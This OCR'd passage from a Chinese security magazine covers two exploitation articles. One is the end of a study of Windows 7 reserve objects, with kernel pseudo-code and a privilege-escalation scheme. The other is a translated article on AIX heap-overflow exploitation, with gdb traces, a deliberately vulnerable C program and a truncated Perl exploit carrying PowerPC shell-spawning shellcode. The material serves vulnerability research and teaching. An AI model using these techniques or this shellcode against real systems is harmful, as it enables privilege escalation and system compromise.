     KernelRoutine  = PspUserApcReserveKernelRoutine;
     RundownRoutine = PspUserApcReserveRundownRoutine;
   }
   else
   {
     ApcBuffer = ExAllocatePoolWithQuotaTag(NonPagedPool,0x30,"Psap");
     if(ApcBuffer == NULL)
     /* Bail out: STATUS_NO_MEMORY
      */
     KernelRoutine  = IopDeallocateApc;
     RundownRoutine = ExFreePool;
   }
   KeInitializeApc(ApcBuffer,
                   ThreadObject,
                   0,
                   KernelRoutine,
                   RundownRoutine,
                   ApcRoutine,
                   1,
                   ApcArgument1);
   if(!KeInsertQueueApc(ApcBuffer,ApcArgument2,ApcArgument3,0))
   {
     RundownRoutine(ApcBuffer);
     /* Bail out: STATUS_UNSUCCESSFUL
      */
   }
   return STATUS_SUCCESS;
}
```

图 6

首先，分配给输入 hThread 参数的 KTHREAD 地址用 ObReferenceObjectByHandle 重新取回。如果调用成功，并且线程没有一个 SYSTEM_THREAD 设置，执行会走两条路：

如果 hApcReserve 是一个非零值，对象内存块地址被获得并存入 ApcBuffer。接下来，会进行一个原子的比较操作，来标记储备对象为“忙”，缓冲区的第一个 DWORD 就是用于这个目的。ApcBuffer 以 sizeof（DWORD）幅度增加，指向_KAPC 结构的开始处。最终，内核和总结例程函数指针设为适当的地址，以致储备对象在 APC 完成执行后能够正确释放。

如果 hApcReserve 等于零，在非分页池中分配 0x30（Windows 7 x86）或者 0x58（Windows 7 x86-64）字节，然后，结果指针分配到 ApcBuffer 中。内核例程和总结例程分别设成 IopDeallocateApc 和 ExFreePool。

在 if 声明后面，调用 KeInitializeApc，指定 ApcBuffer 指针作为目的 KAPC 地址，然后传递剩余的、前面初始化过的参数（KernelRoutine，RundownRoutine，ApcRoutine，ApcArgument1）。最后，执行 KeInitializeApc 调用，导致 KAPC 结构（指向 ApcBuffer）插入到线程的 APC 队列里。

在微软 Windows 7 版本之前，用户是不能来使内核利用一个已知地址的特定内存块。相反，上面的 if 声明的后面执行路径拿走了。如果应用程序真的想给一个 APC 排队，在给结构排队之前已经分配了需要的空间，所有的这些常常发生在一个例程（系统调用）里面。因此，没有内核内存地址显示给用户，使利用 KAPC 结构（在内核池中）进行稳定的内核攻击成为可能。对我们来说很幸运，时代明显变了。

nt!NtSetIoCompletionEx

第三个，也是我们感兴趣的最后一个，在 IoCompletion 对象上操作，之前是用 NtCreateIoCompletion/ NtOpenIoCompletion 函数创建的。让我们看一下伪代码并找到我们期望的，如图 7 所示。

```
Listing 6. The NtSetIoCompletionEx routine pseudo-code

NTSTATUS STDCALL NtSetIoCompletionEx(
    IN HANDLE hIoCompletion,
    IN HANDLE hReserveObject,
    IN PVOID  KeyContext,
    IN PVOID  ApcContext,
    IN NTSTATUS IoStatus,
    ULONG_PTR IoStatusInformation)
{
  NTSTATUS NtStatus;
  PVOID CompletionObject;
  PVOID ReserveObject;
  NtStatus = ObReferenceObjectByHandle(hIoCompletion,
                                       2,
                                       IoCompletionObjectType,
                                       PreviousMode,
                                       &CompletionObject,
                                       0);
  if(!NT_SUCCESS(NtStatus))
  /* Bail out: NtStatus
   */
  NtStatus = ObReferenceObjectByHandle(hReserveObject,
                                       2,
                                       IoCompletionReserveType,
                                       PreviousMode,
                                       &ReserveObject,
                                       0);
  if(!NT_SUCCESS(NtStatus))
  /* Bail out: NtStatus
   */
  InterlockedCompareExchange(ReserveObject,1,0);
  NtStatus = IoSetIoCompletionEx(CompletionObject,
                                 KeyContext,
                                 ApcContext,
                                 IoStatus,
                                 IoStatusInformation,
                                 0,
                                 ReserveObject+4);
  if(!NT_SUCCESS(NtStatus))
  {
    (DWORD*)ReserveObject = 0;
    /* Bail out: NtStatus
     */
  }
  return STATUS_SUCCESS;
}
```

图 7

在函数体的开头，hIoCompletion 和 hReserveObject 句柄被参照，如果其中任意一个失败，执行就停止了。接下来，InterlockedCompareExchange 函数被调用，和前面是一样的原因，为了异步在系统上同时发生对对象的访问。一个内部的 IoSetIoCompletionEx 函数被调用，为了以防它失败，对象存入它之前的状态（举个例子，第一个 DWORD 设成 0），然后数跳出。否则，返回 ERROR_SUCCESS 状态。

恶意利用

现在，由于储备对象术语已经清楚了，我们最终可以找到一些实用的潜在攻击者利用新对象类型的例子。

UserApcReserve 作为 write-what-where 目标

因为 Windows 内核允许用户态模式进程检索关于在系统上所有的活跃对象的事实（包括拥有者的 PID，数值的句柄值，对象的描述符地址和其他的），你可以很简单地找到一个给定对象的相关地址。更多的关于从操作系统上提取这类信息可以在 NtQuery SystemInfor mation 文档中（和 SystemHandleInformation 参数一起）查看。

大体上，当一个内核模块决定用内核池自动分配内存时，结果地址（ExAllocatePool 返回的或者等价的）不会离开内核模式，因此不会对用户态模式调用者显示。由于这个“限制”，并且不可能成功地预测或者猜测分配地址（这个内存区域不能被用做一个合理的 write-what-where 攻击目标）的事实。例如，在每一个 Windows NT 家族版本到 Windows 7，NtQueueApcThread 系统调用已经用一个动态缓冲区来储存需要的 KAPC 结构。因此，它不可能被一个代码执行的 exploit 作为目标。

自从用户可以在安全的 NtQueueThreadApc 和 NtQueueThreadApcEx（用一个已知地址的内存区域）中选择，事情就变得更加有趣。攻击者可以分配和初始化 UserApcReserve 对象，找到它的精确地址和覆盖 KAPC 结构内容（用一个自定义 Ring0 漏洞），最终刷新 APC 队列，完成一个成功的权限提升攻击。如图 8 所示是一个典型的 exploit 伪代码。

```
Listing 7. An exemplary write-what-where exploitation scheme

VOID Payload()
{
  /* Execute the ring-0 payload
   */
}

VOID Exploit()
{
  /* Allocate the UserApcReserve object
   */
  hObject = NtAllocateReserveObject(UserApcReserve);
  /* Initialize the KAPC structure, using reserve object's memory
   */
  NtQueueApcThreadEx(CurrentThread(),hObject,Payload);
  /* Find the object address (in kernel)
   */
  KAPCAddr = FindObjectAddress(CurrentProcess(),hObject);
  /* Overwrite the APC type with KernelMode, so that the Payload
   * function is called with ring-0 privileges
   */
  OverwriteMemory(KAPCAddr->ApcMode,KernelMode);
  /* Enter alerted state to flush the APC queue, e.g. using SleepEx
   */
  EnterAlertedState();
}
```

图 8

内核内存中的 Payload

纵观各种各样的与系统核心有关的安全漏洞，代码执行被

触发时的特定环境是不一样的。

由于许多的背景机制使机器活跃，在攻击时，一个潜在攻击者不能预示每一个系统状态的单独部分。在某些情况下，不能保证 Payload 代码执行的环境和发行漏洞的过程一样。反过来，在创造一个可靠的 Exploit（不管当前发生什么都能执行 ShellCode）时会造成一个严重的问题。

一个可行的解决方法是依靠在进程独立的内核内存中的已知地址里设置必须的代码。然后用这个地址来重定向有弱点的模块的执行路径。问题是，一个受限制的用户如何将一个已知地址的大量数据（足够用来存放 Payload）放入 KM？如期望的那样，储备对象可以将我们引导到希望的陆地上。

如果我们从 x86-64 体系结构中更近地看一下 KAPC 结构定义，我们可以观察到从+0x030 偏移量处开始，有 4 个用户控制的值，它们定义了 NtQueue ThreadApcEx 参数（第 3，第 4，第 5，第 6）：

NormalRoutine：一个指向特定用户的回调函数指针，在刷新 APC 队列时被调用。

NormalContext：第一个例程参数，用做 KeInitializeApc 函数的内部参数。

SystemArgument1，SystemArgument2：第 2 和第 3 个参数，传递给 KeInsertQueueApc 函数。

粗略地可以连续控制 4 个变量，每一个有机器字的大小（在 x86 上 32 位，x86-64 上 64 位），你可以在一个已知地址上插入 16 字节或者 32 字节的连续数据（取决于系统体系结构）！此外，因为你可以创建任意个这样的对象，你可以创建 16/32 字节长的代码大块的长链，每一个用简单的 JMP（或者其他的）指令连接到成功的那个。大体的思想如图 9 所示。




图 9

在 Windows x64 内核上的 DEP

本节将讲一个关于这个思想的重要问题，即不确定能否安全地执行放在分配池中的代码，举个例子，避免像一些 DEP 保护的问题。这些是微软不断扩展和改善的。正如 MSDN 上陈述的，硬件实施的数据执行保护针对只保护 1 个（32 位平台）或者 3 个（64 位）不可执行的内核内存的关键部分。

DEP 也在内核模式下应用于驱动。在内核模式下，内存区域的 DEP 不能选择性地启用或者禁用。在 32 位版本的 Windows 中，DEP 默认用在栈中，这和 64 位版本的 Windows 内核模式 DEP 不同，栈、分页池和会话池都有应用。

可以看到，所有的栈和各种类型的内核池除了非分页都有代码执行保护。让我们看一下跟 UserApcReserve 和 IoCompletionReserve 对象有关的 OBJECT_TYPE 结构内容，如图 10 所示。对我们来说很幸运，所有的对象分配在非分页池中，这意味着你可以在一个自定义的 KAPC 中执行代码而不会遇到任何真正的困难。




图 10

像 Heap spray 的技术

如果你意识到储备对象实际上是受用户控制的小片内存，在内容和虚拟地址方面，一系列可利用的方法浮现出来。举个例子，根据作者的研究，一个用户模式的进程可能是部分地控制内核池内存布局，通过恰当地操作呈现在系统中的储备对象，举个例子，分配并释放适当的大块内存。由于任何进程可以用 NtAllocateReserveObject+NtQueueApcThreadEx 对新的 KAPC 排队，用 SleepEx 释放（导致一个给定的线程队列为空），你可以用这个控制被其他的不受控制内核模块执行的内存分配。事实上，有一些内部机制，如在 Windows 7 中引入的 Safe Pool Unlinking，意在阻止黑客通过 Ring0 漏洞执行任意代码；由于他们高度地依靠池分配地址的保密，稳定地控制内存池布局会导致破坏最近在内核模式下采取的安全措施。


作者意识到许多的障碍跟上面的思想有关的事实，如固定的内存分配大小（0x30-0x60 字节）、只有一种类型的池（非分页）可用等，至于现在，这个主题留给任何有意愿的个人去研究。大体上，需要记住的是，还有数不尽的方法来逃避通用的被供应商不断引入的保护。游戏还没有结束！

结　论

在这个文章中，作者想要呈现一种新的、有趣的在最近 Windows 版本中引入的机制；展示一些可行的方法来反抗系统并且支持攻击者使它成功；并且最后呈现了 OS 开发者创造的新鲜的合法的特征如何在可利用背景下进行分析。由于老的思想和方法在系统内核有他们的实现策略，必须发展新的-这些的最好原始资料，依我的观点，是这篇文章描述的机制。

我相信许多有趣的、复杂的内核攻击可以用像储备对象的功能实施，因此，作者强烈鼓励每个对 Ring0 攻击的个人自己去调查这个主题，并且用一些方法对狭窄的内核利用领域作出贡献。

前置知识：无
关键词：AIX、堆溢出、漏洞



AIX 操作系统堆溢出漏洞利用

文/Tim Sheltom 译/小小杉

自从 20 世纪 90 年代互联网和电子商务出现以来，社会的发展越来越依赖于计算机和网络系统。越来越多的黑客利用计算机系统暴露出来的漏洞实施攻击，这给计算机系统带来了极大的威胁。黑客窃取用户个人身份信息、使网络瘫痪、禁止在线交易，或清除个人或商业重要信息等。在过去的几年中，弗吉尼亚州的美国国土安全部系统、零售商 TJX 公司、信用卡处理商和支付服务供应商 Heartland Payment Systems Inc.(HPY)、谷歌公司以及移动电话运营商 T- Mobile 都已经受到黑客攻击的不利影响。

随着可靠的基础设施服务支持及商业业务功能的日益增加，绝大多数企业依赖 AIX 操作系统工作。通常情况下，重要的交易数据都会被保存在此系统中，因此 IBM 公司的 AIX 系统就成为了黑客极力攻击的对象。在过去的十年中，黑客更多地专注于具有较高渗透价值的数据，如私有数据库、信用信息、产品价格信息等。因此，首要任务就是保护 IBM AIX 操作系统的安全性。最近 IBM 公司 AIX 6.1 版本发布的公告如下。

现在企业需要将对信息技术的投资回报最大化。IT 基础设施必须能够快速适应不断变化的业务计算需求，并且能够处理不断增加的工作量。IT 基础设施不仅要具备灵活性和高性能，而且要在低能耗的情况下提供坚实可靠的安全性和持续的可用性。

当前越来越多的企业选择用 Power Architecture 技术设计的 IBM AIX 操作系统，这其中的原因多种多样，上述只是部分原因。AIX 操作系统凭借其可扩展性、高级虚拟化技术、安全性、可管理性和可靠性的特点，已经成为构建 IT 基础设施的最佳选择。此外，AIX 是唯一一个利用近几十年来 IBM 技术创新的操作系统，这些技术为 UNIX 操作系统提供了高性能和高可靠性。

通常企业使用的重要的应用程序包括 JD Edwards、企业资源规划软件以及诸如 Oracle 和 IBM DB2 这样的重要数据库。IBM AIX 操作系统的重要性相当高，下面开始讲述。

早期堆利用技术

每个应用程序都存在两种方式管理数据的存储。应用程序开发者可以选择将变量定义在由 CPU 管理的栈上或由操作系统提供的堆管理器分配，或者由应用程序开发团队自己编写可靠地存储实现。堆栈污染已经基本上覆盖了当前大多数操作系统和处理器类。这种类型的内存污染往往是针对特定的某种处理器，并且与操作系统本身并没有太大关系，除非使用特定的操作系统技术来帮助减少崩溃滥用行为。

尽管这种类型污染我们没有覆盖到，但是描述如何获取对代码执行的控制权方法已经对外公开。本文主要关注 IBM AIX 操作系统的堆管理接口滥用问题。David Litchfield 在 2005 年 8 月发表的题为“AIX 5.3L 操作系统上的堆溢出理论概论”的论文中，首次记录了初步的堆漏洞利用研究。文中主要关注利用堆的 free()/rightmost()函数的 AIX 堆滥用的问题。Litchfield 针对堆污染技术只需要 8 个字节的数据，其将触发对 free()函数调用的控制，而这反过来又需要调用 rightmost()函数。这意味着在堆污染以后，漏洞代码中应用了一个免费的函数调用，使我们能够控制代码的执行。虽然这可能是正常情况，但不能保证其一直在目标漏洞代码中使用。Litchfield 提供了一种在内存中双向 4 字节覆盖的方法。

堆利用具体操作

（1）在内存中为堆滥用伪造堆框架。

（2）在内存污染期间覆盖初始的 8 个字节，达到以下目的：

- 启动我们自己的方法以劫持代码执行；
- 头 4 个字节——定位到内存中我们伪造的堆框架位置；
- 后 4 个字节——堆大小，匹配伪造的框架堆大小。

（3）伪框架——共 16 个字节。

- 头 4 个字节——PowerPC 分支指令；
- 第二个 4 字节——PowerPC 空操作指令；
- 第三个 4 字节——指向将要覆盖值的指针；
- 后 4 个字节——堆大小，与溢出区中堆大小匹配。

（4）控制执行

- 劫持堆中的即刻保存的链寄存器；
- 在应用程序的导出表中劫持可调用函数；
- 劫持存储在堆或栈中的函数指针。

（5）AIX 系统功能中的 MALLOCDEBUG / MALLOCTYPE 对堆污染利用的帮助。

新技术：在堆管理范围内滥用两个接口

虽然 Litchfield 的方法解决了某个问题，但却出现了另外一个被忽略了的问题。那么 leftmost 调用与 rightmost 之间的区别在哪呢？堆栈跟踪结果显示当需要一个新堆栈段时，会调用

leftmost，然而当应用程序请求堆删除一个内存中以前分配的块时，就会调用 rightmost。

```
(gdb) bt
#0 0xd011d5c8 in leftmost () from /usr/lib/libc.a(shr.o)
#1 0xd011fa58 in malloc_y () from /usr/lib/libc.a(shr.o)
#2 0xd011c44c in malloc_common@AF80_63 () from
/usr/lib/libc.a(shr.o)
#3 0xd011c1f4 in malloc () from /usr/lib/libc.a(shr.o)
```

用 8 字节的内存污染重定向堆框架后，我们可以再次利用 4 字节内存地址覆盖的方法来控制执行流。然而，除了 Litchfield 的方法外，这种新方法要求下一个可用的被保存的链寄存器的补丁定位在栈上，以避免相关的污染漏洞，该漏洞可被 malloc_y 的后续功能检测出来。

所以关键问题在于，我们究竟在滥用什么样的特定值？堆框架的大小是否重要？Litchfield 认为堆空间的大小是任意的，唯一的要求就是要与伪框架以及 8 字节溢出空间相匹配。虽然在 Litchfield 描述的技术中堆空间的大小并不起什么作用，但是在 4 字节覆盖利用期间真正起作用的正是那个允许为写操作指定值的值。

注意：以下是我们的初始控制行为，其指向我们伪堆框架的起始位置。伪堆框架额外 4 个字节的根本应该指向标准化的堆大小，它必须包含指向 ShellCode 的指针。

```
(gdb) x/5i $pc
0xd011d5b4: stswi r5,r7,8
0xd011d5b8: lwz r5,2564(r4)
(gdb) i r r5
r5 0x2ff22f50 804400976
(gdb) i r r7
r7 0x2ff21cb4 804396212
```

下一个要求就是控制覆盖的位置。将位置指定在伪堆框架开始的位置上，同时按 0xc (12)字节的长度增加。这是在最后的"stswi [controllable location], [controllable value + 4], 8" powerpc 内存滥用期间，按头 4 个字节以及额外 8 个字节的偏移计算出来的结果。为了成功劫持执行流，我们需要找到堆栈上下一个受保护的链寄存器，并指定将此地址值减去 12 字节。

```
0xd012926c: stw r7,2564(r4) <-- r7 becomes our 2nd frame value
0xd0129270: addi r4,r4,2556 <-- r4 becomes a pointer to our 2nd
frame
0xd0129274: li r3,1 <-- set r3 as 0x1
0xd0129278: lswi r5,r7,8 <— 0x65656565 gets loaded into r5
0xd012927c: stswi r5,r4,8 <-- writes value of r5 to r4 (on
uncontrolled heaplocation)
0xd0129280: blr <-- taken winds up at 0xd012b758
0xd0129284: lwz r5,2564(r4)
0xd0129288: stw r6,0(r5)
```

如上所述，为了在返回 malloc_y 之前获得执行流，有必要覆盖位于栈上受保护的链寄存器的地址，这将导致在代码执行期间抛出内存访问异常。这种特殊的控制限制了对堆栈的特殊滥用，这与 Litchfield 的方法不同。Litchfield 的方法为我们提供挂钩函数指针。当在栈指针起始位置附近进行栈分析时，会发现该位置。为了更好地识别位于栈上的受保护的框架指针，我们要使用回溯技术来鉴别指针列表。注意位于栈回溯位置左边的内存地址；任何指针列表都必须在下一次另外一个 malloc/free 调用之前将其劫持。这意味着为了保持高可靠性，我们应该劫持栈上的 malloc_y 调用(0xd011fa58)返回的指针。该指针将促进代码的快速执行。

```
(gdb) bt
#0 0xd011d5c8 in leftmost () from /usr/lib/libc.a(shr.o)
#1 0xd011fa58 in malloc_y () from /usr/lib/libc.a(shr.o)
#2 0xd011c44c in malloc_common@AF80_63 () from /usr/
lib/libc.a(shr.o)
#3 0xd011c1f4 in malloc () from /usr/lib/libc.a(shr.o)
```

小　结

（1）在内存中为伪堆滥用创建伪堆框架。

（2）在内存污染初始覆盖头 8 个字节。

- 这将为劫持代码执行启动相应的方法；
- 头 4 个字节——内存中伪堆框架的位置；
- 尾 4 个字节——堆大小，shellcode 的位置。

（3）伪堆框架。

（4）劫持提示。

- 攻击堆上直接受保存的链寄存器。

（5）注意事项。

- 空字节；
- PowerPC 指令缓存（指令缓存）。

内存中伪框架实例

```
0xNNNNNNNN + 0x00 Location of our shellcode in memory
0xNNNNNNNN + 0x04 Pointer to our value to Overwrite (minus 12 bytes)
```

以下是源代码：

```
<vulnerable application>
#include <stdio.h>
int foo(char *);
int main(int argc, char *argv[]) {
    foo(argv[1]);
    return 0;
}
int foo(char *arg) {
    char *ptr1 = NULL, *ptr2=NULL, *ptr3=NULL;
    ptr1 = (char *) malloc(20);
    strcpy(ptr1,arg);
    ptr2 = (char *) malloc(0x1020);
    ptr3 = (char *) malloc(0x1020);
    return 0;
}
```


漏洞利用实例

```
#!/usr/bin/perl
use strict;
my $app = "./leftmost";
my $nop = "\x60\x60\x60\x60" * 800;
my $SHELLCODE=
"\x7c\x08\x02\xa6\x94\x21\xfb\xb0\x90\x01\x04\x58\x3c\x60\xf0\x19".
"\x60\x63\x2c\x48\x90\x61\x04\x40\x3c\x60\xd0\x02\x90\x61\x04\x38".
" \x90\x61\x04\x44\x3c\x60\x2f\x62\x60\x63\x69\x6e\x90\
x61\x04\x38".
"\x3c\x60\x2f\x73\x60\x63\x68\x01\x38\x63\xff\xff\x90\x61\x04\x3c".
"\x30\x61\x04\x38\x7c\x84\x22\x78\x80\x41\x04\x40\x80\x01\x04\x44".
"\x7c\x09\x03\xa6\x4e\x80\x04\x20";
%ENV=();

# size == location of shellcode
# break on this location to debug shellcode
my $size = "\x2f\xf2\x2e\xdc";
# location of our fake frame
my $r7 = "\x2f\xf2\x2f\x38";
my $overwrite_min_twelve = "\x2f\xf2\x2c\xfc";
$ENV{B} = "F" ; # r7 + 0 - > r6
$ENV{B} .= $overwrite_min_twelve;
$ENV{B} .= $size;
$ENV{B} .= "\x30\x30\x30\x30";
```

```
$ENV{B} .= "\x30\x30\x30\x30";
$ENV{B} .= "\x30\x30\x30\x30";
$ENV{B} .= "\x30\x30\x30\x30";
$ENV{B} .= "\x30\x30\x30\x30";
$ENV{B} .= "\x30\x30\x30\x30";
